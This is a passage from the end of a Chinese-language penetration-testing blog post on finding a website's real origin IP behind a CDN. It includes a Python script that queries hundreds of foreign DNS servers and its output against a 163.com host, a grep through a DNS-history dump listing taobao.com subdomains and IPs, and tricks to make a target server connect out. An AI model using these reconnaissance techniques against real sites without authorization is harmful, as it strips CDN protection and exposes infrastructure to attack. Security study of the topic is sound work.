        self.myResolver.nameservers = [dns_server]
        try:
            result = self.myResolver.query(self.domain)
            for i in result:
                self.result_ip.add(str(i.address))
        except:
            pass

    def run(self):
        self.load_dns_server()
        print '[+] Dns Servers Test Target Cdn ...'
        threads = []
        for i in self.good_dns_list:
            threads.append(threading.Thread(target=self.ip,args=
(i,)))
        for t in threads:
            t.start()
            while True:
                if len(threading.enumerate()) <
len(self.good_dns_list) / 2:
                    break
                else:
                    time.sleep(1)
        for j in threads: j.join()
        for i in self.result_ip: print i

    if __name__ == '__main__':
        dns_dict = 'foreign_dns_servers.txt'
        bypass = Bypass_CDN(sys.argv[1],dns_dict)
        bypass.run()

```

```
→ Bypass_Script ./bypass_cdn.py [REDACTED].163.com
[+] Load Dns Servers ...
[+] Check Dns Server 194.145.147.195
[+] Release The Thread ...
[+] 688 Dns Servers Available
[+] Dns Servers Test Target Cdn ...
220.181.76.26
121.195.178.201
220.181.76.21
220.181.76.22
220.181.76.30
220.181.76.28
61.135.221.39
220.181.76.27
173.214.162.51
121.195.178.202
61.135.248.11
61.135.248.12
61.135.248.13
61.135.248.16
→ Bypass_Script
```

通过dns历史解析记录查找目标源ip，我推荐使用Rapid7的DNS解析记录库进行检索，毕竟做渗透的聪明人都讲究：“事前早有准备，而不是临阵磨枪”。这里有一份2014.03—2015.10的解析记录放在了百度云。

```
→ Domain:IP:DNS du 20151003_dnsrecords_all  
142174208          20151003_dnsrecords_all  
→ Domain:IP:DNS grep -h "\.taobao\.com\,a" -r 20151003_dnsrecords_all --color  
0769de.dian.taobao.com,a,140.205.155.22  
100f1.mall.taobao.com,a,140.205.164.92  
100f1.mall.taobao.com,a,140.205.172.86  
100f1.mall.taobao.com,a,140.205.230.94  
100f1.mall.taobao.com,a,140.205.250.93  
110.gds.taobao.com,a,140.205.135.240  
110.gds.taobao.com,a,140.205.142.14  
1zh.ai.taobao.com,a,110.75.70.1  
1zh.ai.taobao.com,a,110.75.84.22  
24.taobao.com,a,127.0.0.1  
351660.dian.taobao.com,a,140.205.155.22  
360.gds.taobao.com,a,140.205.133.42  
51carava.dian.taobao.com,a,140.205.155.22  
51ganjie.ai.taobao.com,a,110.75.70.1  
51ganjie.ai.taobao.com,a,110.75.84.22  
51lifu.dian.taobao.com,a,140.205.155.22  
51quancai.dian.taobao.com,a,140.205.155.22  
7208.dian.taobao.com,a,140.205.155.22  
96xy.dian.taobao.com,a,140.205.155.22  
a.m.gds.taobao.com,a,140.205.76.36  
ab.mall.taobao.com,a,140.205.164.92  
ab.mall.taobao.com,a,140.205.172.86  
ab.mall.taobao.com,a,140.205.230.94  
ab.mall.taobao.com,a,140.205.250.93  
acookie.gds.taobao.com,a,140.205.138.90  
ad.wagbridge.gds.taobao.com,a,110.75.96.105  
ad.wagbridge.gds.taobao.com,a,140.205.140.87  
adc.taobao.com,a,110.75.66.18  
aden.gds.taobao.com,a,140.205.137.228  
aden.gds.taobao.com,a,140.205.139.220  
admin.gds.taobao.com,a,140.205.135.115  
admin.gds.taobao.com,a,140.205.135.117  
admin.uz.gds.taobao.com,a,140.205.134.67
```

NS/TXT/MX的dns类型都可以进行检索，基于dns解析history还可以使用netcraft.com

让服务器主动连接：

- 在可上传图片的地方利用目标获取存放在自己服务器的图片，或者任何可pull自己资源的点，review log即可拿到。
- 通过注册等方式让目标主动发邮件过来，此方法对于大公司几率小，因为出口可能是统一的邮件服务器。可以尝试扫其MailServer网段。

```
Received: from git.oschina.net ([103.21.119.112]) ←  
      by mx.google.com with ESMTP id n65si4188123pfi.2.2017.02.07.06.06.11  
      for <████████>;  
      Tue, 07 Feb 2017 06:06:11 -0800 (PST)  
Received-SPF: softfail (google.com: domain of transitioning no-reply@git.oschina.net does not designate  
103.21.119.112 as permitted sender) client-ip=103.21.119.112;  
Authentication-Results: mx.google.com;
```

0x05 End.

为完成这个系列，将前两篇也适当的增添了一些。有什么这方面的问题可以在本帖问，嗯，那就这样吧。